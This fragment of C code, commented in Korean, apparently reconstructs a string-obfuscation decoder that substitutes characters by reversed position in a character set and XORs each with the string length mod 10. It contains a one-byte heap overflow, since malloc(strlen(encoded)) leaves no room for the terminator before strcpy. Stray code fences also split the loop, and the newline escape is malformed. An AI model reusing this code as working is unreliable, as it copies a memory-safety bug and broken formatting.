  char* szOrigStr;
  int nOrigStrLen;
  char *Target = NULL;

  nOrigStrLen = strlen(encoded);
  szOrigStr = (char*)malloc(strlen(encoded));
  strcpy(szOrigStr, encoded);

  if (1)
  {
    Count = 0;
    _nOrigStrLen = nOrigStrLen;
    if ( nOrigStrLen > 0 )
    {
      do
      {
        // 인코딩에 사용되는 문자 셋 길이
        nCharSetLen = strlen(CharSet);
        CharPosition = 0;
        CharSetCount = nCharSetLen - 1;

        if ( (signed int)(nCharSetLen - 2) >= 0 )
        {
          while ( szOrigStr[Count] != CharSet[CharSetCount] )
          {
        // 해당 szOrigStr 원소가 charset의 몇번째에 위치한지 알아낸다
            ++CharPosition;
```

```
            --CharSetCount;



        // 만약 CharSet에 없는 값이라면 아래와 같이 처리한다
        // 해당 문자 XOR (전체 문자열길이) Mod 10
            if ( CharSetCount < 0 )
            {
              szOrigStr[Count] ^= _nOrigStrLen % 10;
              result = nOrigStrLen;
              ++Count;
              _nOrigStrLen = nOrigStrLen;

              bStrOffset = Count < nOrigStrLen;
                          goto _ENDofLoop;
            }
          }

          // 해당 원소의 위치를 찾았다면 해당 바꿔치기한다.
          szOrigStr[Count] = CharSet[CharPosition];
          _nOrigStrLen = nOrigStrLen;
        }
        // 바꿔치기 한 값에서 XOR 연산과 MOD 연산을 한다
        szOrigStr[Count] ^= _nOrigStrLen % 10;
        result = nOrigStrLen;
        ++Count;

        bStrOffset = Count < nOrigStrLen;
        _nOrigStrLen = nOrigStrLen;
_ENDofLoop:
                ;
      }
      // Loop Limitation : 원래 문자열 길이
      while (bStrOffset);
    }
        printf("Result : %s₩n", szOrigStr);
  }
  free(szOrigStr);
}
```